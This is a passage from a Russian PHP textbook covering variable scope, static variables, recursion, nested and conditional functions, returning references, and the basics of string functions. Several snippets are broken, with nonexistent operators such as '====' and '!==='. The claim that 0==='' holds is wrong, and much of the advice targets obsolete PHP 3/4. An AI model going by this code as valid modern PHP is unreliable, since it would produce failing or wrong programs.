Мы используем здесь цикл `foreach` для перебора аргументов, а также оператор отключения ошибок `@`, чтобы PHP не "ругался" на то, что переменная `$i` не определена при первом "обороте" цикла.

Локальные переменные

Наконец-то мы подошли вплотную к вопросу о "жизни и смерти" переменных. Действительно, во многих приводимых выше примерах мы рассматривали аргументы функции (передаваемые по значению, а не по ссылке) как некие временные объекты, которые создаются в момент вызова и исчезают после окончания функции. Например (листинг 11.8):

Листинг 11.8. Локальные переменные (параметры)

```
$a=100;  // Глобальная переменная, равная 100
function Test($a)
{ echo $a; // выводим значение параметра $a
  // Этот параметр не имеет к глобальной $a никакого отношения!
  $a++; // изменяется только локальная копия значения, переданного в $a
}
Test(1);  // выводит 1
echo $a;  // выводит 100 — глобальная $a, конечно, не изменилась
```

В действительности такими же свойствами будут обладать не только аргументы, но и все другие переменные, инициализируемые или используемые внутри функции. Вот пример (листинг 11.9):

Листинг 11.9. Локальные переменные

```
function Silly()
{ $i=rand();   // записывает в $i случайное число
  echo $i;     // выводит его на экран
  // Эта $i не имеет к $i никакого отношения!
}
for($i=0; $i!=10; $i++) Silly();
```

Здесь переменная `$i` в функции будет не той переменной `$i`, которая используется в программе для организации цикла. Поэтому, собственно, цикл и проработает только 10 "витков", напечатав 10 случайных чисел (а не будет крутиться долго и упорно, пока "в рулетке" функции `rand()` не выпадет 10.

Собственно говоря, это нас устраивает. Действительно, мало ли какие имена переменных использует функция для своих личных целей... Какое до этого дело программе (которая вообще может быть написана другим человеком)? Вот и получается, что каждая функция — "узник" в своем тесном мирке, живущий и обменивающийся с "окружающим миром" через свои параметры и возвращаемое значение.

Глобальные переменные

Если вы, прочитав последние строки, уже начали испытывать сочувствие к функциям в PHP (или, если вы прикладной программист, сочувствие к разработчикам PHP), то спешу вас заверить: разумеется, в PHP есть способ, посредством которого функции могут добраться и до любой глобальной переменной в программе (не считая, конечно, передачи параметра по ссылке). Однако для этого они должны проделать определенные действия, а именно: до первого использования в своем теле внешней переменной объявить ее "глобальной" (листинг 11.10):

Листинг 11.10. Использование global

```
function Silly()
{ global $i;
  $i=rand();
  echo $i;
}
for($i=0; $i!=10; $i++) Silly();
```

Вот теперь-то переменная `$i` будет везде едина: что в функции, что во внешнем цикле (для последнего это приведет к немедленному его "зацикливанию", во всяком случае, на ближайшие несколько минут, пока `rand()` не выкинет 10). А вот еще один пример, который показывает удобство использования глобальных переменных внутри функции (листинг 11.11):

Листинг 11.11. Пример функции

```
$Monthes[1]="Январь";
$Monthes[1]="Февраль";
... и т. д.
$Monthes[12]="Декабрь";
. . .
// Возвращает название месяца по его номеру. Нумерация начинается с 1!
function GetMonthName($n)
{ global $Monthes;
  return $Monthes[$n];
}
. . .
echo GetMonthName(2); // выводит "Февраль"
```

Согласитесь, массив $Monthes, содержащий названия месяцев, довольно объемист. Поэтому описывать его прямо в функции было бы, мягко говоря, неудобно. В то же время функция GetMonthName() представляет собой довольно преемлемое средство для приведения номера месяца к его словесному эквиваленту (что может потребоваться во многих программах). Она имеет единственный и понятный параметр: это номер месяца. Как бы мы это сделали без глобальных переменных?

Массив *$GLOBALS*

В принципе, есть и второй способ добраться до глобальных переменных. Это — использование встроенного в язык массива $GLOBALS. Последний представляет собой хэш, ключи которого есть имена глобальных переменных, а значения — их величины.

Этот массив доступен из любого места в программе — в том числе и из тела функции, и его не нужно никак дополнительно объявлять. Итак, приведенный выше пример можно переписать более лаконично:

```
// Возвращает название месяца по его номеру. Нумерация начинается с 1!
function GetMonthName($n) { return $GLOBALS["Monthes"][$n]; }
```

Кстати, тут мы опять сталкиваемся с тем, что не только переменные, но даже и массивы могут иметь совершенно любую структуру, какой бы сложной она ни была. Например, предположим, что у нас в программе есть ассоциативный массив $A, элементы которого — двумерные массивы чисел. Тогда доступ к какой-нибудь ячейке этого массива с использованием $GLOBALS мог бы выглядеть так:

```
$GLOBALS["A"][First"][10][20];
```

То есть получился четырехмерный массив!

Насчет $GLOBALS следует добавить еще несколько полезных сведений. Во-первых, как я уже говорил, этот массив изначально является глобальным для любой функции, а также для самой программы. Так, вполне допустимо его использовать не только в теле функции, но также и в любом другом месте. Во-вторых, с этим массивом допустимы не все операции, разрешенные с обычными массивами. А именно, мы не можем:

- присвоить этот массив какой-либо переменной целиком, используя оператор =;
- как следствие, передать его функции "по значению" — можно передавать только по ссылке.

Однако остальные операции допустимы. Мы можем при желании, например, по одному перебрать у него все элементы и, скажем, вывести их значения на экран. И, наконец, третье: добавление нового элемента в $GLOBALS равнозначно созданию новой глобальной переменной (конечно, предваренной символом $ в начале имени, ведь в самом массиве ключи — это имена переменных *без* символа доллара), а выполнение

операции `Unset()` для него равносильно уничтожению соответствующей переменной.

А теперь я скажу нечто весьма интересное все о том же массиве `$GLOBALS`. Как вы думаете, какой элемент (то есть, глобальная переменная) всегда в нем присутствует? Это — элемент `GLOBALS`, "которая" также является массивом, и в "которой" также есть элемент `GLOBALS`... Так что же было первей — курица или яйцо (только не надо мне говорить, что первым был петух)?

А собственно, почему бы и нет? С чего это мы все привыкли, что в большом содержится малое, а не, скажем, наоборот? Почему множество не может содержать себя же в качестве элемента? Очень даже может, и `$GLOBALS` — тому наглядный пример.

В PHP версии 3 такая ситуация была чистой воды шаманством. Однако с появлением в четвертой версии PHP ссылок все вернулось на круги своя. На самом-то деле элемент с ключом `GLOBALS` является не обычным массивом, а лишь ссылкой на `$GLOBALS`. Вот поэтому все и работает так, как было описано.

Вооружившись механизмом создания ссылок, мы можем теперь наглядно продемонстрировать, как работает инструкция `global`, а также заметить один ее интересный нюанс. Как мы знаем, `global $a` говорит о том, что переменная `$a` является глобальной, т. е., является синонимом глобальной `$a`. Синоним в терминах PHP — это ссылка. Выходит, что `global` создает ссылку? Да, никак не иначе. А вот как это воспринимается транслятором:

```
function Test()
{ global $a;
  $a=10;
}
```

Приведенное описание функции `Test()` полностью эквивалентно следующему описанию:

```
function Test()
{ $a=&$GLOBALS['a'];
  $a=10;
}
```

Из второго фрагмента видно, что оператор `Unset($a)` в теле функции не уничтожит глобальную переменную `$a`, а лишь "отвяжет" от нее ссылку `$a`. Точно то же самое происходит и в первом случае. Вот пример:

```
$a=100;
function Test()
{ global $a;
  Unset($a);
}
Test();
echo $a;  // выводит 100, т. е. настоящая $a не была удалена в Test()!
```

Внимание

Эта особенность инструкции `global` появилась только в PHP версии 4, т. е. когда начали поддерживаться ссылки! Если вы запустите приведенный только что пример на PHP версии 3, то при исполнении `echo` увидите предупреждение: `$a` не определена. Помните это при переносе старых сценариев на новый PHP версии 4.

Как же нам удалить глобальную `$a` из функции? Существует только один способ: использовать для этой цели `$GLOBALS['a']`. Вот как это делается:

```
function Test() { unset($GLOBALS['a']); }
$a=100;
Test();
echo $a; // Ошибка! Переменная $a не определена!
```

Статические переменные

Видимо, чтобы не отставать от других языков, создатели PHP предусмотрели еще один вид переменных, кроме локальных и глобальных, — статические. Работают они точно так же, как и в Си. Рассмотрим следующий пример (листинг 11.12):

Листинг 11.12. Статические переменные

```
function Silly()
{ static $a=0;
  echo $a;
  $a++;
}
for($i=0; $i<10; $i++) Silly();
```

После запуска будет выведена строка `0123456789`, как мы и хотели. Давайте теперь уберем слово `static`. Мы увидим: `0000000000`. Это и понятно, ведь переменная `$a` стала локальной, и ей при каждом вызове функции присваивается одно и то же значение — 0.

Итак, конструкция `static` говорит компилятору о том, что уничтожать указанную переменную для нашей функции между вызовами не надо. В то же время присваивание `$a=0` сработает только один раз, а именно — при самом первом обращении к функции (так уж устроен `static`).

Рекурсия

Конечно, в PHP поддерживаются рекурсивные вызовы функций, т. е. вызовы функцией самой себя (разумеется, не до бесконечности, а в соответствии с определенным условием). Это бывает чрезвычайно удобно для таких задач, как, например, обход

всего дерева каталогов вашего сервера (с целью подсчитать суммарный объем, который занимают все файлы), или для других задач. Рассмотрим для примера функцию, которая рекурсивно вычисляет факториал из некоторого числа `n` (обозначается `n!`). Алгоритм стандартный: если `n=0`, то `n!=1`, а иначе `n!=n*((n-1)!)`.

```
function Factor($n)
{ if($n<=0) return 1;
    else return $n*Factor($n-1);
}
echo Factor(20);
```

Должен только предупредить вас не применять эту функцию факториала в реальной жизни — она приведена здесь исключительно для примера. Лучше воспользоваться следующей функцией — она работает гораздо быстрее:

```
function Factor($n)
{ for($f=1; $n>1; $n--) $f*=$n;
  return $f;
}
```

Вложенные функции

Стандарт PHP не поддерживает вложенные функции. Однако он поддерживает нечто, немного похожее на них. Вместо того чтобы, как и у переменных, ограничить область видимости для вложенных функций своими "родителями", PHP делает их доступными для всей остальной части программы, но только с того момента, когда "функция-родитель" была из нее вызвана. Позднее, в *части V* книги, мы увидим, что этот (казалось бы) недочет оказывается довольно удобным способом для написания библиотек функций на PHP.

Итак, "вложенные" функции выглядят следующим образом (листинг 11.13):

Листинг 11.13. Вложенные функции

```
function Parent($a)
{ echo $a;
  function Child($b)
  { echo $b+1;
    return $b*$b;
  }
  return $a*$a*Child($a); // фактически возвращает $a*$a*($a+1)*($a+1)
}
// Вызываем функции
Parent(10);
```

```
Child(30);
// Попробуйте теперь ВМЕСТО этих двух вызовов поставить такие
// же, но только в обратном порядке. Что, выдает ошибку?
// Почему, спрашиваете? Читайте дальше!
```

Мы видим, что нет никаких ограничений на место описания функции — будь то глобальная область видимости программы, либо же тело какой-то другой функции. В то же время, напоминаю, что понятия "локальная функция" как такового в PHP все же (пока?) не существует.

Каждая функция добавляется во внутреннюю таблицу функций PHP тогда, когда управление доходит до участка программы, содержащего определение этой функции. При этом, конечно, само тело функции пропускается, однако ее имя фиксируется и может далее быть использовано в сценарии для вызова. Если же в процессе выполнения программы PHP никогда не доходит до определения некоторой функции, она не будет "видна", как будто ее и не существует — это ответ на вопросы, заданные внутри комментариев примера.

Давайте теперь попробуем запустить другой пример. Вызовем `Parent()` два раза подряд:

```
Parent(10);
Parent(20);
```

Последний вызов породит ошибку: функция `Child()` уже определена. Это произошло потому, что `Child()` определяется внутри `Parent()`, и до ее определения управление программы фактически доходит дважды (при первом и втором вызовах `Parent()`). Поэтому-то интерпретатор и "протестует": он не может второй раз добавить `Child()` в таблицу функций.

Замечание

Для тех, кто раньше программировал на Perl, этот факт может показаться ужасающим. Что ж, действительно, мы не должны использовать вложенные функции PHP так же, как делали это в Perl.

Условно определяемые функции

Предположим, у нас в программе где-то устанавливается переменная `$OS_TYPE` в значение `win`, если сценарий запущен под Windows 9x, и в `unix`, если под Unix. Как известно, в отличие от Unix, в Windows нет такого понятия, как владелец файла, а значит, стандартная функция `chown()` (которая как раз и назначает владельца для указанного файла) там просто не имеет смысла. В некоторых версиях PHP для Windows ее может в этой связи вообще не быть. Однако, чтобы улучшить переносимость сценариев с одной платформы на другую (без изменения их кода!) можно написать следующую простую "обертку" для функции `chown()` (листинг 11.14):

Листинг 11.14. Условно определяемые функции

```
if($OS_TYPE=="win")
{ // Функция-заглушка
  function MyChOwn($fname,$attr)
  { // ничего не делает
    return 1;
  }
}
else
{ // Передаем вызов настоящей chown()
  function MyChOwn($fname,$attr)
  { return chown($fname,$attr);
  }
}
```

Это — один из примеров условно определяемых функций. Если мы работаем под Windows, функция `MyChOwn()` ничего не делает и возвращает 1 как индикатор успеха, в то время как для Unix она просто вызывает оригинальную `chown()`. Важно то, что проверка, какую функцию использовать, производится только один раз (в момент прохождения точки определения функции), т. е. здесь нет ни малейшей потери производительности. Теперь в сценарии мы должны всюду отказаться от `chown()` и использовать `MyChOwn()` (можно даже провести поиск/замену этого имени в редакторе) — это обеспечит переносимость.

Если вам совсем не нравится идея поиска/замены (а мне она не нравится категорически), то существует гораздо более элегантный способ, но только в том случае, если `chown()` еще не была нигде определена — в том числе и среди стандартных функций:

```
if(!function_exists("chown"))
{ function chown($fname,$mode)
  { // не делаем ничего
    return 1;
  }
}
```

Этот способ работает независимо от того, появится ли вдруг в будущих версиях PHP для Windows "заглушка" для функции `chown()`, или же нет. (Нужно сказать для справедливости, что в PHP версии 4 такая заглушка уже существует.)

Знатоки Си могут заметить в приеме условно определяемых функций разительное сходство с директивами условной компиляции этого языка: `#ifndef`, `#else` и `#endif`. Действительно, аналогия почти полная, за исключением того факта, что в Си

эти директивы обрабатываются во время компиляции, а в PHP — во время выполнения. Что ж, на то он и интерпретатор, чтобы позволять себе интерпретацию.

Примечание

То, что возможно создавать условно определяемые функции, сильно подрывает веру в PHP как в истинный транслятор. Как вообще можно устроить транслятор так, чтобы он правильно обрабатывал подобные вещи? Я не знаю. Надеюсь, что разработчики PHP нашли-таки способ, и условно определяемые функции транслируются вместе со всей программой, а не на этапе исполнения, как это было в PHP версии 3. Однако полной уверенности в этом нет, а документация по этому поводу молчит (пока).

Передача функций "по ссылке"

Я отнюдь не случайно заключил последние два слова названия этого раздела в кавычки — дело в том, что как таковая, передача функции по ссылке в PHP не поддерживается. Однако, т. к. это слишком часто может быть полезным, в PHP есть понятие "функциональной переменной". Легче всего его можно рассмотреть на примерах:

```
function A($i) { echo "a $i\n"; }
function B($i) { echo "b $i\n"; }
function C($i) { echo "c $i\n"; }
$F="A";  // или $F="B" или $F="C"
$F(10);  // вызов функции, имя которой хранится в $F
```

Второй пример носит довольно прикладной характер. В PHP есть такая стандартная функция — `uasort()`, которая сортирует ассоциативный массив, заданный ее первым параметром, причем критерием сравнения для элементов этого массива служит функция, имя которой передано вторым параметром. Мы уже рассматривали эту функцию в предыдущей главе, но я еще раз приведу простой пример:

```
// Сравнение без учета регистра символов строк
function FCmp($a,$b)
{ return strcmp(tolower($a),tolower($b))
}
$a=array("b"=>"bbb", "a"=>"Aaa", "d"=>"ddd);
uasort($a,"FCmp"); // Сортировка без учета регистра символов
```

Здесь функция, имя которой получено со вторым параметром `uasort()`, должна иметь два аргумента, которые являются сравниваемыми значениями в массиве.

В общем случае, функциональная переменная — это всего лишь переменная-строка, содержащая имя функции, и ничего больше. Поскольку в PHP нет такого понятия, как области видимости для функций (есть только области видимости для локальных переменных), то конфликтов это не порождает — одному имени может соответствовать

не более одной функции. Такой подход, на мой взгляд, не очень хорош, но он действительно работает, и это главное.

Возврат функцией ссылки

До сих пор я рассматривал лишь функции, которые возвращают определенные значения — а именно, копии величин, использованных в инструкции `return`. Заметьте, это были именно копии, а не сами объекты. Например:

```
$a=100;
function R()
{ global $a; // объявляет $a глобальной
  return $a; // возвращает значение, а не ссылку!
}
$b=R();
$b=0;    // присваивает $b, а не $a!
echo $a; // выводит 100
```

В то же время мы бы хотели, чтобы функция `R()` возвращала не величину, а *ссылку* на переменную `$a`, чтобы в дальнейшем с этой ссылкой можно было работать точно так же, как и с `$a`. Например, это может очень пригодиться в объектно-ориентированном программировании на PHP (основы которого мы рассмотрим в пятой части книги), когда функция должна возвращать именно объект, а не его копию.

Как же нам добиться нужного результата? Использование оператора `$b=&R()`, к сожалению, не подходит, т. к. при этом мы получим в `$b` ссылку не на `$a`, а на ее копию. Если задействовать `return &$a`, то появится сообщение о синтаксической ошибке (PHP воспринимает `&` только в правой части оператора присваивания сразу после знака =). Но выход есть. Воспользуемся специальным синтаксисом описания функции, возвращающей ссылку (листинг 11.15):

Листинг 11.15. Возвращение ссылки

```
$a=100;
function &R() // & — возвращает ссылку
{ global $a;  // объявляет $a глобальной
  return $a;  // возвращает значение, а не ссылку!
}
$b=&R(); // не забудьте & !!!
$b=0;    // присваивает переменной $a!
echo $a; // выводит 0. Это значит, что теперь $b — синоним $a
```

Как видим, нужно поставить & в двух местах: перед определением имени функции, а также в правой части оператора присваивания при вызове функции. Использовать амперсанд в инструкции return не нужно.

Внимание

Лично я не нахожу такой синтаксис удобным. Достаточно по-ошибке всего один раз пропустить & при вызове функции, как переменной $b будет присвоена не ссылка на $a, а только ее копия со всеми вытекающими из этого последствиями. При использовании объектно-ориентированного программирования это может породить логические ошибки, выглядящие крайне странно. Поэтому я рекомендую применять возврат ссылки как можно реже, и только в тех случаях, когда это действительно необходимо.

Пример функции: *Dump()*

В отладочных целях часто бывает нужно посмотреть, что содержит та или иная переменная. Однако, если эта переменная — массив, да еще многомерный, с выводом ее содержимого на экран могут возникнуть проблемы. Решить их призвана следующая функция, которую я назвал Dump(). Пользу от этой функции можно реально почувствовать, лишь поработав с ней некоторое время. Уверяю, потом вы не сможете понять, как раньше без нее обходились…

Функция выводит содержимое любой, сколь угодно сложной, переменной, будь то массив, объект или простая переменная. Как уже говорилось, приведенная функция исключительно полезна при отладке сценариев (которая в PHP пока еще не особенно развита).

Замечание

В PHP версии 4 для аналогичных целей существуют две стандартных функции — print_r() и var_dump(), но листинг, который они выводят, довольно неудобен для восприятия человеком.

Листинг 11.16. Функция Dump()

```
// Вспомогательная функция, делающая всю "грязную" работу
function TextDump(&$Var,$Level=0)
{ if(is_array($Var)) $Type="Array[".count($Var)."]";
    else if(is_object($Var)) $Type="Object";
      else $Type="";
  if($Type) {
    echo "$Type\n";
    for(Reset($Var),$Level++; list($k,$v)=each($Var);) {
         if(is_array($v) && $k==="GLOBALS") continue;
```

```
      for($i=0; $i<$Level*3; $i++) echo " ";
      echo "<b>".HtmlSpecialChars($k)."</b> => ", TextDump($v,$Level);
    }
  }
  else echo '"',HtmlSpecialChars($Var),'"'."\n";
}

// Основная функция
function Dump(&$Var)
{ // Подфункция, выводящая практически окончательный результат
  if((is_array($Var)||is_object($Var)) && count($Var))
    echo "<pre>\n",TextDump($Var),"</pre>\n";
  else
    echo "<tt>",TextDump($Var),"</tt>\n";
}
```

В реальной жизни следует использовать функцию `Dump()`. Функция `TextDump()` (которая, по правде говоря, и делает всю работу) использует только одну неизвестную нам еще функцию — `HtmlSpecialChars()`, заменяющую в строке символы типа <, > или " на их HTML-эквиваленты (соответственно, `<`, `>` и `&quot;`). Мы применили дополнительную функцию для того, чтобы вывести сам результат, а главная функция занимается только форматированием этого результата (вставка его в тэги `<pre>` или `<tt>` в зависимости от размера вывода).

Несколько советов по использованию функций


Хочется напоследок сказать еще несколько слов о функциях.

Первое — не допускайте, чтобы ваши функции разрастались до гигантских размеров. Дробите их на маленькие, по возможности независимые, части, желательно полезные и сами по себе. Это повысит "читабельность", устойчивость и переносимость ваших программ. В идеале каждая функция не должна занимать больше 20—30 строк, возможно, за редким исключением. Этот совет применим вообще ко всем языкам программирования, а не только к PHP.

Второе: как известно, вызов функции тоже отнимает какое-то время, поэтому распространено мнение, что чем меньше функций, тем быстрее работает программа. Оно в корне неверно: не стоит обращать внимания на цену вызова функции, пока она сама об этом не заявит. В конце концов, объединить несколько функций в одну всегда на порядок проще, чем разбить одну функцию на несколько. Помните об этом.

Наконец, последнее: больше используйте встроенные, стандартные функции. Прежде чем писать какую-то процедуру, сверьтесь с документацией — возможно, она уже


реализована в ядре PHP. Если это так, то не думайте, что сможете написать ее эффективнее на PHP — ведь часто самый неэффективный Си-код работает быстрее, чем самый изящный на PHP. Возможно, лучше пожертвовать объемом за счет быстродействия — например, при работе с базами данных и сложными файлами лучше применять стандартные функции сериализации, чем писать более эффективно упаковывающие, но свои, потому что стандартные работают очень быстро. Правда, из этого правила существуют и исключения: например, я бы не советовал вам использовать `Serialize()` для формирования строки, сохраняющейся в Cookies браузера — здесь лучше написать свои функции. Опять же, тут действует принцип: чем меньше в программе собственноручно реализованных функций, тем надежнее она будет работать и тем меньше ее придется тестировать.



ЧАСТЬ IV.

СТАНДАРТНЫЕ ФУНКЦИИ PHP

Глава 12



Строковые функции

Строки в PHP — одни из самых универсальных объектов. Как мы уже видели, любой, сколь угодно сложный объект можно упаковать в строку при помощи функции `Serialize()` (и обратно через `Unserialize()`). Строка может содержать абсолютно любые символы с кодами от 0 до 255 включительно. Нет никакого специального маркера "конца строки", как это сделано в Си (там конец строки помечается символом с нулевым кодом). А значит, длина строки во внутреннем представлении PHP хранится где-то отдельно. Для формирования и вставки непечатаемого символа в строку (например, с кодом 1 или 15) используется функция `chr()`, которую мы рассмотрим ниже.

Наконец, из-за слабого контроля типов в PHP строка может содержать (и часто содержит) число, причем с ней можно работать, как с числом: прибавлять другие числа, умножать и т. д. При этом все преобразования (в десятичной системе) производятся автоматически. Существуют также функции, преобразующие число, записанное в различных системах счисления (например, в восьмеричной), в обычное представление, и наоборот. Их мы обсудим позже, в следующей главе.

Замечание

В этой главе я описываю только самые употребительные и удобные функции (около 80%), пропуская все остальные. Какие-то из не вошедших в данную главу функций (например, `quotemeta()`) мы будем рассматривать в других главах — там, где это показалось мне наиболее логичным. Так что, не найдя описание интересующей вас функции здесь, подумайте: возможно, оно лучше подходит для другой темы и его лучше поискать там? И, наконец, последней инстанцией для вас, конечно же, должна являться документация PHP.

Конкатенация строк

Самая, пожалуй, распространенная операция со строками — это их конкатенация, или присоединение к одной строке другой. В ранних версиях PHP для этого, как и для сложения чисел, использовался оператор +, что постоянно приводило к путанице: если к числу прибавляется строка, что должно получиться — число или строка? Если число, то вдруг наша строка содержала на самом деле не число, а какой-то текст? В новой — третьей — версии интерпретатора разработчики отказались от этого механизма и объявили, что + следует применять только для сложения чисел, и никак ина-

че. Что же касается конкатенации строк, то для нее ввели специальный оператор "." (точка).

Оператор "." всегда воспринимает свои операнды как строки и возвращает строку. В случае, если один из операндов не может быть переведен в строковое представление, т. е. если это массив или объект, то он воспринимается как строки `array` и `object` соответственно. Вообще говоря, это правило применимо и не только при сцеплении строк, но и при передаче такого операнда в какую-нибудь стандартную функцию, которой требуется строка. Например, следующие команды выведут слово `array`:

```
$a=array(10,20,30);
echo $a // Внимание! Неожиданный результат!
```

Есть и другой, более специализированный, способ конкатенации строк. Он обычно используется, когда значения строковых или числовых переменных перемежаются с обычными словами. Если, к примеру, у нас в `$day` хранится текущее число, в `$month` — название месяца и в `$year` — год, то вывести строку вида "Сегодня 8 мая 2000 года" можно так:

```
echo "Сегодня $day $month $year года";
```

При этом в строку, вырабатываемую инструкцией `echo`, автоматически в нужных местах вставятся значения наших переменных. Это позволяет констатировать тот факт, что в PHP все переменные начинаются с `$`.

О сравнении строк и инструкции *if-else*

Теперь я хотел бы рассмотреть одно тонкое место в интерпретаторе PHP, касающееся немного неправильной работы со строками. Заключается оно вот в чем. Если мы используем операторы сравнения `==` и `!=` (или любые другие, которые могут потребовать перевода строки в число) с операндами-строками, то результат, вопреки ожиданиям, не всегда оказывается верным. Чаще всего это проявляется как раз в инструкции `if`. Вот примеры (листинг 12.1):

Листинг 12.1. Внимание! Опасное место!

```
$one=1   // число один
$zero=0  // присваиваем число ноль
if($one=="") echo 1    // очевидно, не равно — не выводит 1
if($zero=="") echo 3   // Внимание! Вопреки ожиданиям печатает 3!
if(""==$zero) echo 4   // И это тоже не поможет!..
if("$zero"=="") echo 5 // Не работает в некоторых версиях PHP 3
if(strval($zero)=="") echo 6; // Вот теперь правильно — не выводит 6
```

```
if($zero===="") echo 7  // Самый лучший способ, но не действует в PHP 3
```

Получается, что в операциях сравнения пустая строка "" прежде всего трактуется как 0 (ноль) и уж затем — как "пусто"? Это звучит довольно парадоксально, но это действительно так. Операнды сравниваются как строки *только* в том случае, если они оба — строки, в противном случае идет числовое сравнение. При этом пустая строка воспринимается как 0, впрочем, как и любая другая, которую интерпретатору не удалось перевести в число.

Замечание

В первых версиях PHP 3 при присоединении к числовому нулю пустой строки этот ноль не менял типа, не становился строкой "0". Видимо, срабатывала какая-то оптимизация, и PHP просто пропускал этот бессмысленный, на его взгляд, шаг. Проведенные мной тесты показывают, что в PHP версии 3.0.12 и старше эта ошибка исправлена, но все же иногда нужно иметь ее в виду, особенно, если сценарии должны быть хорошо переносимыми.

Итак, если вы хотите сравнить две переменные-строки, нужно быть абсолютно уверенными, что их типы именно строковые, а не числовые.

Впрочем, это не распространяется на новый оператор PHP версии 4 === (тройное равенство, или оператор эквивалентности). Его использование заставляет интерпретатор *всегда* сравнивать величины и по значению, и по их типу. Итак, с точки зрения PHP 0==="", но 0!==="". Если вы не собираетесь программировать на PHP версии, ниже третьей, рекомендую всегда использовать === вместо strval(), как это было сделано в листинге 12.1.

Существует одна стандартная ошибка, которую делают многие. Вот в чем она состоит. Есть такая функция — strpos($str,$what), которая возвращает позицию подстроки $what в строке $str или false, если подстрока не найдена. Пусть нам нужно проверить, встречается ли в некоторой строке $str подстрока <? (и напечатать "это PHP-программа", если встречается). Как мы знаем, вариант

```
if(strpos($str,"<?")!=false)
  echo "это PHP-программа";
```

не годится, если <? находится в самом начале строки (в этом случае не будет выдано наше сообщение, хотя подстрока в действительности найдена, и функция возвратила 0, а не false).

Если вы еще собираетесь работать с PHP версии 3, указанную проблему можно решить так:

```
if(strval(strpos($str,"<?"))!="")
  echo "это PHP-программа";
```

Конечно, выглядит это немного "накручено", зато действительно работает. Приятно отметить, что в PHP версии 4 проблема решается гораздо более изящным образом:

```
if(strpos($str,"<?")!===false)
  echo "это PHP-программа";
```

Рекомендую всегда применять последний способ.

Замечание

Обратите внимание, что мы используем оператор `!===` именно с константой `false`, а не с пустой строкой `""`. Дело в том, что для этого оператора `false!==""`, в то время как, разумеется, `false==""`.

Функции для работы с одиночными символами

```
string chr(int $code)
```

Возвращает строку из одного символа с кодом `$code`. Эта функция полезна для вставки каких-либо непечатаемых символов в строку — например, кода нуля или символа прогона страницы, а также при работе с бинарными файлами. Пример из листинга 12.2 позволяет вам просмотреть, какие коды соответствуют всем символам, которые можно отобразить в браузере. Иногда эта программа оказывается очень полезной.

Листинг 12.2. Программа: печать всей таблицы символов

```
<?
// Сначала создаем массив того, что мы собираемся выводить,
// не заботясь о форматировании (дизайне) информации
for($i=0,$x=0; $x<16; $x++) {
  for($y=0; $y<16; $y++) {
    $Chars[$x][$y]=array($i,chr($i));
    $i++;
  }
}
// Теперь выводим накопленную информацию, используя идеологию
// вставки участков кода в HTML-документ
?>

<table border=1 cellpadding=1 cellspacing=0>
<?for($y=0; $y<16; $y++) {?>
  <tr>
  <?for($x=0; $x<16; $x++) { ?>
    <td>
      <?=$Chars[$x][$y][0]?>:
```

```
      <b><tt><?=$Chars[$x][$y][1]?></tt></b>
    </td>
  <?}?>
  </tr>
<?}?>
</table>
?>
```

```
int ord(char $ch)
```

Эта функция, наоборот, возвращает код символа в `$ch`. Например, `ord(chr($n))` всегда равно `$n` — конечно, если `$n` заключено между нулем и числом 255.

```
int strrpos(string $where, char $what)
```

Данная функция, хотя и похожа внешне на `strpos()` (*см. ниже*), несет несколько иную нагрузку. Она ищет в строке `$where` последнюю позицию, в которой встречается символ `$what` (если `$what` — строка из нескольких символов, то выявляется только первый из них, остальные не играют никакой роли — обратите на это особое внимание!). В случае, если искомый символ не найден, возвращается `false` (см. замечание по этому поводу для `strpos()`). Вообще, могу сказать, что функция `strrpos()` применяется очень редко. Слишком уж она не универсальна.

Функции отрезания пробелов

По поводу философии написания программ, которые интенсивно обрабатывают данные, вводимые пользователем (а именно такими программами является большинство сценариев) есть очень правильное изречение: ваша программа должна быть максимально строга к формату выходных данных и максимально лояльна по отношению ко входным данным. Это означает, что, прежде чем передавать полученные от пользователя строки куда-то дальше, — например, другим функциям, — нужно над ними немного поработать. Самое простое, что можно сделать — это отрезать начальные и концевые пробелы.

Иногда трудно даже представить, какими могут быть странными пользователи, если дать им в руки клавиатуру и попросить напечатать на ней какое-нибудь слово. Так как клавиша пробела — самая большая, то пользователи имеют обыкновение нажимать ее в самые невероятные моменты. Этому способствует также и тот факт, что символ с кодом 32, обозначающий пробел, как вы знаете, на экране не виден. Если программа не способна обработать описанную ситуацию, то она, в лучшем случае после тягостного молчания отобразит в браузере что-нибудь типа "неверные входные данные", а в худшем — сделает при этом что-нибудь необратимое.

Между тем, обезопасить себя от паразитных пробелов чрезвычайно просто, и разработчики PHP предоставляют нам для этого ряд специализированных функций. Не волнуйтесь о том, что их применение замедляет программу. Эти функции работают с молниеносной скоростью, а главное, одинаково быстро, независимо от объема переданных им строк. Конечно, я не призываю к пароноидальному применению функций "отрезания" на каждой строчке программы, но в то же время, если есть хоть 1%-ная возможность того, что строка может содержать лишние пробелы, следует без колебаний от них избавляться. В конце концов, отсекать пробелы один раз или тысячу — все равно, а вот не отрезать совсем и отрезать однажды — большая разница. Кстати, если отделять нечего, описанные ниже функции мгновенно заканчивают свою работу, так что их вызов обходится совсем дешево.

```
string trim(string $st)
```

Возвращает копию `$st`, только с удаленными ведущими и концевыми пробельными символами. Под пробельными символами я здесь и далее подразумеваю: пробел `" "`, символ перевода строки `\n`, символ возврата каретки `\r` и символ табуляции `\t`. Например, вызов `trim(" test\n ")` вернет строку `"test"`.

Эта функция используется очень широко. Старайтесь применять ее везде, где есть хоть малейшее подозрение на наличие ошибочных пробелов. Поскольку работает она очень быстро.

```
string ltrim(string $st)
```

То же, что и `trim()`, только удаляет исключительно ведущие пробелы, а концевые не трогает. Используется гораздо реже. Старайтесь всегда вместо нее применять `trim()`, и не прогадаете.

```
string chop(string $st)
```

Удаляет только концевые пробелы, ведущие не трогает. Эта функция будет наверняка очень популярной у тех, кто раньше программировал на Perl. Однако следует заметить, что в PHP она выполняет другую функцию.

Базовые функции

```
int strlen(string $st)
```

